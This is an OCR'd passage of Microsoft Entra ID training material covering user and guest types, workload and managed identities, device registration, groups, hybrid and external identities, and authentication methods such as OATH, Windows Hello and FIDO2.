	Internal 	Internal guest Has an account in your Microsoft Entra ID directory but only guest-level access in your organization. This is often a legacy user created before the availability of Microsoft Entra B2B.	Internal member Has an account in your Microsoft Entra ID directory and member-level access in your organization. Generally considered employees of your organization.

- Internal member: These users are typically considered employees of your organization. The user authenticates internally via their organization's Microsoft Entra ID, and the user object created in the resource Microsoft Entra directory has a UserType of Member.
- External guest: External users or guests, including consultants, vendors, and partners, typically fall into this category. The user authenticates using an external Microsoft Entra account or an external identity provider (such as a social identity). The user object created in the resource Microsoft Entra directory has a UserType of Guest, giving them limited, guest-level permissions.

- External member: This scenario is common in organizations consisting of multiple tenants. Consider the scenario where the Contoso Microsoft Entra tenant and the Fabrikam Microsoft Entra tenant are tenants within one large organization. Users from the Contoso tenant need member level access to resources in Fabrikam. In this scenario, Contoso users are configured in the Fabrikam Microsoft Entra directory such that they authenticate with their Contoso account, which is external to Fabrikam, but have a UserType of Member to enable member-level access to Fabrikam's organizational resources.
- Internal guest: This scenario exists when organizations who collaborate with distributors, suppliers, and vendors set up internal Microsoft Entra accounts for these users but designate them as guests by setting the user object UserType to Guest. As a guest, they have reduced permissions in the directory. This is considered a legacy scenario as it is now more common to use B2B collaboration. With B2B collaboration users can use their own credentials, allowing their external identity provider to manage authentication and their account lifecycle.

External guests and external members are business-to-business (B2B) collaboration users that fall under the category of external identities in Microsoft Entra ID and is described in more detail in the subsequent unit.

Workload identities

A workload identity is an identity you assign to a software workload. This enables the software workload to authenticate to and access other services and resources. This helps secure your workload.

Securing your workload identities is important because unlike a human user, a software workload may deal with multiple credentials to access different resources and those credentials need to be stored securely. It's also hard to track when a workload identity is created or when it should be revoked. Enterprises risk their applications or services being exploited or breached because of difficulties in securing workload identities.

Microsoft Entra Workload ID helps resolve these issues when securing workload identities.

In Microsoft Entra, workload identities are applications, service principals, and managed identities.


Applications and service principals

A service principal is essentially, an identity for an application. For an application to delegate its identity and access functions to Microsoft Entra ID, the application must first be registered with Microsoft Entra ID to enable its integration. Once an application is registered, a service principal is created in each Microsoft Entra tenant where the application is used. The service principal enables core features such as authentication and authorization of the application to resources that are secured by the Microsoft Entra tenant.

For the service principals to be able to access resources secured by the Microsoft Entra tenant, application developers must manage and protect the credentials. If not done correctly, this can introduce security vulnerabilities. Managed identities help off-load that responsibility from the developer.

Managed identities

Managed identities are a type of service principal that are automatically managed in Microsoft Entra ID and eliminate the need for developers to manage credentials. Managed identities provide an identity for applications to use when connecting to Azure resources that support Microsoft Entra authentication and can be used without any extra cost.



For a list of Azure Services that support managed identities, refer to the Learn more section of the Summary and resources unit.

There are two types of managed identities: system-assigned and user-assigned.

- **System-assigned**. Some Azure resources, such as virtual machines, allow you to enable a managed identity directly on the resource. When you enable a system-assigned managed identity an identity is created in Microsoft Entra that's tied to the lifecycle of that Azure resource. Because the identity is tied to the lifecycle of that Azure resource when the resource is deleted, Azure automatically deletes the identity for you. An example where you may find a system-assigned identity is when a workload is contained within a single Azure resource, such as an application that runs on a single virtual machine.
- **User-assigned**. You may also create a managed identity as a standalone Azure resource. Once you create a user-assigned managed identity, you can assign it to one or more instances of an Azure service. For example, a user-assigned managed identity can be assigned to multiple VMs. With user-assigned managed identities, the identity is managed separately from the resources that use it. Deleting the resources that use the user-assigned managed identity doesn't delete the identity. The user-assigned managed identity must be explicitly deleted. This is useful in a scenario where you may have multiple VMs that all have the same set of permissions but may get recycled frequently. Deleting any of the VMs doesn’t impact the user-assigned managed identity. Similarly, you can create a new VM and assign it the existing user-assigned managed identity.

Device

A device is a piece of hardware, such as mobile devices, laptops, servers, or printers. A device identity gives administrators information they can use when making access or configuration decisions. Device identities can be set up in different ways in Microsoft Entra ID.

- **Microsoft Entra registered devices**. The goal of Microsoft Entra registered devices is to provide users with support for bring your own device (BYOD) or mobile device scenarios. In these scenarios, a user can access your organization’s resources using a personal device. Microsoft Entra registered devices register to Microsoft Entra ID without requiring an organizational account to sign in to the device.
- **Microsoft Entra joined**. A Microsoft Entra joined device is a device joined to Microsoft Entra ID through an organizational account, which is then used to sign in to the device. Microsoft Entra joined devices are generally owned by the organization.

- **Microsoft Entra hybrid joined devices**. Organizations with existing on-premises Active Directory implementations can benefit from the functionality provided by Microsoft Entra ID by implementing Microsoft Entra hybrid joined devices. These devices are joined to your on-premises Active Directory and Microsoft Entra ID requiring organizational account to sign in to the device.

Registering and joining devices to Microsoft Entra ID gives users Single Sign-on (SSO) to cloud-based resources. Additionally, devices that are Microsoft Entra joined benefit from the SSO experience to resources and applications that rely on on-premises Active Directory.

IT admins can use tools like Microsoft Intune, a cloud-based service that focuses on mobile device management (MDM) and mobile application management (MAM), to control how an organization's devices are used. For more information, see Microsoft Intune.

Groups

In Microsoft Entra ID, if you have several identities with the same access needs, you can create a group. You use groups to give access permissions to all members of the group, instead of having to assign access rights individually. Limiting access to Microsoft Entra resources to only those identities who need access is one of the core security principles of Zero Trust.

There are two group types:

- Security: A security group is the most common type of group and it's used to manage user and device access to shared resources. For example, you may create a security group for a specific security policy such as Self-service password reset or for use with a conditional access policy to require MFA. Members of a security group can include users (including external users), devices, other groups, and service principals. Creating security groups requires a Microsoft Entra administrator role.
- Microsoft 365: A Microsoft 365 group, which is also often referred to as a distribution group, is used for grouping users according to collaboration needs. For example, you can give members of the group access to a shared mailbox, calendar, files SharePoint sites, and more. Members of a Microsoft 365 group can only include users, including users outside of your organization. Because Microsoft 365 groups are intended for collaboration,

the default is to allow users to create Microsoft 365 groups, so you don't need an administrator role.

Groups can be configured to allow members to be assigned, that is manually selected, or they can be configured for dynamic membership. Dynamic membership uses rules to automatically add and remove identities.

Describe hybrid identity


While there's no denying the rapid pace at which organizations are moving their workloads to the cloud, many businesses, and corporations are still a mixture of on-premises and cloud applications. Regardless of where an application is hosted, users expect and require easy access. As such, there's need to have a single identity across these various applications.

Microsoft's identity solutions span on-premises and cloud-based capabilities. These solutions create a common identity for authentication and authorization to all resources, regardless of location. We call this hybrid identity.

Hybrid identity is accomplished through provisioning and synchronization.

- Inter-directory provisioning is provisioning an identity between two different directory services systems. For a hybrid environment, the most common scenario for inter-directory provisioning is when a user already in Active Directory is provisioned into Microsoft Entra ID.
- Synchronization is responsible for making sure identity information for your on-premises users and groups is matching the cloud.

One of the available methods for accomplishing inter-directory provisioning and synchronization is through Microsoft Entra Cloud Sync. Microsoft Entra Cloud Sync is designed to meet and accomplish your hybrid identity goals for the provisioning and synchronization of users, groups, and contacts to Microsoft Entra ID. It accomplishes this by using the Microsoft Entra cloud provisioning agent. The agent provides a lightweight inter-directory provisioning experience that acts as a bridge between Microsoft Entra ID and Active Directory. An organization only needs to deploy the agent in their on-premises or IaaS-hosted environment. The provisioning configuration is stored in Microsoft Entra ID and managed as part of the service.




The Microsoft Entra Cloud Sync provisioning agent uses the System for Cross-domain Identity Management (SCIM) specification with Microsoft Entra ID to provision and deprovision users and groups. The SCIM specification is a standard that is used to automate the exchanging of user or group identity information between identity domains such as Microsoft Entra ID and is becoming the de facto standard for provisioning.

Describe external identities

Today's world is about collaboration, working with people both inside and outside of your organization. That means you'll sometimes need to provide access to your organization's applications or data to external users.

Microsoft Entra External ID combines powerful solutions for working with people outside of your organization. With External ID capabilities, you can allow external identities to securely access your apps and resources. Whether you're working with external partners, consumers, or business customers, users can bring their own identities. These identities can range from corporate or government-issued accounts to social identity providers like Google or Facebook.




Microsoft Entra External ID addresses the scenarios that are encountered when it comes to working with external users.

- Collaborate with business guests
- Secure your apps for consumers and business customers

Also, each of these scenarios suggests a different approach for how an organization configures their Microsoft Entra ID tenant.

There are two ways to configure a tenant, depending on how the organization intends to use the tenant and the resources they want to manage:

- A workforce tenant configuration is for your employees, internal business apps, and other organizational resources. You can invite external business partners and guests to your workforce tenant.
- An external tenant configuration is used exclusively for External ID scenarios where you want to publish apps to consumers or business customers.




Collaborate with business guests

If you want to enable your employees to collaborate with business partners and guests, use External ID for B2B collaboration.

External ID B2B collaboration allows your workforce to collaborate with external business partners.

Using your workforce tenant, you can use B2B collaboration to share your company's applications and services with guests, while maintaining control over your own corporate data. You can invite anyone to sign in to your Microsoft Entra organization using their own credentials so they can access the apps and resources you want to share with them.


Use B2B collaboration when you need to let business guests access your Office 365 apps, software-as-a-service (SaaS) apps, and line-of-business applications. There are no credentials associated with business guests. Instead, they authenticate with their home organization or identity provider, and then your organization checks the user's eligibility for guest collaboration.



Secure your apps for consumers and business customers

If you're an organization or a developer creating consumer apps, use External ID to quickly add authentication and customer identity and access management (CIAM) to your application.

Microsoft Entra External ID includes Microsoft's customer identity and access management (CIAM) solution that includes features like self-service registration, personalized sign-in experiences including single sign-on (SSO) with social and enterprise identities, and customer account management. Because these CIAM capabilities are built into Microsoft Entra ID, you also benefit from platform features like enhanced security, compliance, and scalability.



Learn more

For more information on the topics covered in this module, see:

- What is Microsoft Entra ID?
- What is a multi-tenant organization in Microsoft Entra ID?
- What is identity secure score?
- What are workload identities?
- Application and service principal objects in Microsoft Entra ID
- What are managed identities for Azure resources?
- Services that support managed identities for Azure resources
- External Identities in Microsoft Entra ID
- Introduction to Microsoft Entra External ID
- Microsoft Entra registered devices
- Microsoft Entra joined devices
- Microsoft Entra hybrid joined devices

Authentication capabilities of Microsoft Entra ID


Describe authentication methods

One of the main features of an identity platform is to verify, or authenticate, credentials when a user signs in to a device, application, or service. Microsoft Entra ID offers different methods of authentication.

Passwords

Passwords are the most common form of authentication, but they have many problems, especially if used in single-factor authentication, where only one form of authentication is used. If they're easy enough to remember, they're easy for a hacker to compromise. Strong passwords that aren't easily hacked are difficult to remember and affect user productivity when forgotten.

The use of passwords should be supplemented or replaced with more secure authentication methods available in Microsoft Entra ID.



Phone

Microsoft Entra ID supports two options for phone-based authentication.

- **SMS-based authentication**. Short message service (SMS) used in mobile device text messaging can be used as a primary form of authentication. With SMS-based sign-in, users don't need to know a username and password to access applications and services. The user instead enters their registered mobile phone number, receives a text message with a verification code, and enters that in the sign-in interface.
- Users can also choose to verify their identity through SMS text messaging on a mobile phone, as a secondary form of authentication during self-service password reset (SSPR) or Microsoft Entra multifactor authentication. For example, users can supplement their password by using SMS text messaging. An SMS is sent to the mobile phone number containing a verification code. To complete the sign-in process, the verification code provided is entered into the sign-in interface.
- **Voice call verification**. Users can use voice calls as a secondary form of authentication, to verify their identity, during self-service password reset (SSPR) or Microsoft Entra multifactor authentication. With phone call verification, an automated voice call is made to the phone number registered by the user. To complete the sign-in process, the user is prompted to press # on their keypad. Voice calls are not supported as a primary form of authentication, in Microsoft Entra ID.

OATH

OATH (Open Authentication) is an open standard that specifies how time-based, one-time password (TOTP) codes are generated. One-time password codes can be used to authenticate a user. OATH TOTP is implemented using either software or hardware to generate the codes.

- **Software OATH tokens** are typically applications. Microsoft Entra ID generates the secret key, or seed, that's input into the app and used to generate each OTP.
- **OATH TOTP hardware tokens** (supported in public preview) are small hardware devices that look like a key fob that displays a code that refreshes every 30 or 60 seconds. OATH TOTP hardware tokens typically come with a secret key, or seed, preprogrammed in the token. These keys and other information specific to each token must be input into Microsoft Entra ID and then activated for use by end-users.

OATH software and hardware tokens, are only supported as secondary forms of authentication in Microsoft Entra ID, to verify an identity during self-service password reset (SSPR) or Microsoft Entra multifactor authentication.

Passwordless authentication

The end-goal for many organizations is to remove the use of passwords as part of sign-in events. When a user signs in with a passwordless method, credentials are provided by using methods like biometrics with Windows Hello for Business, or a FIDO2 security key. These authentication methods can't be easily duplicated by an attacker.

Microsoft Entra ID provides ways to natively authenticate using passwordless methods to simplify the sign-in experience for users and reduce the risk of attacks.

The following video explains the problem with passwords, and why passwordless authentication is so important.

Windows Hello for Business

Windows Hello for Business replaces passwords with strong two-factor authentication on devices. This two-factor authentication is a combination of a key or certificate tied to a device and something that the person knows (a PIN) or something that the person is (biometrics). PIN entry and biometric gesture both trigger the use of the private key to cryptographically sign data that is sent to the identity provider. The identity provider verifies the user's identity and authenticates the user.

Windows Hello for Business helps protect against credential theft, because an attacker must have both the device and the biometric info or PIN, making it more difficult to gain access without the employee's knowledge.

As a passwordless authentication method, Windows Hello for Business serves as a primary form of authentication. In addition, Windows Hello for Business can be used as a secondary form of authentication to verify an identity during multifactor authentication.

FIDO2

Fast Identity Online (FIDO) is an open standard for passwordless authentication. FIDO allows users and organizations to leverage the standard to sign in to their resources using an external security key or a platform key built into a device, eliminating the need for a username and password.

FIDO2 is the latest standard that incorporates the web authentication (WebAuthn) standard and is supported by Microsoft Entra ID. FIDO2 security keys are an unphishable standards-based passwordless authentication method that can come in any form factor. These FIDO2 security keys are typically USB devices, but could also be Bluetooth or Near Field Communication (NFC) based devices, which are used for short-range wireless data transfer. With a hardware device that handles the authentication, the security of an account is increased as there's no password that could be exposed or guessed.

With FIDO2 security keys, users can sign in to Microsoft Entra ID or Microsoft Entra hybrid joined Windows 10 devices and get single-sign on to their cloud and on-premises resources. Users can also sign in to supported browsers. FIDO2 security keys are a great option for enterprises who are very security sensitive or have scenarios or employees who aren't willing or able to use their phone as a second factor.

As a passwordless authentication method, FIDO2 serves as a primary form of authentication. In addition, FIDO2 can be used as a secondary form of authentication to verify an identity during multifactor authentication.


Microsoft Authenticator app

As a passwordless authentication method, the Microsoft Authenticator app can be used as a primary form of authentication to sign in to any Microsoft Entra account or as an additional verification option during self-service password reset (SSPR) or Microsoft Entra multifactor authentication events.

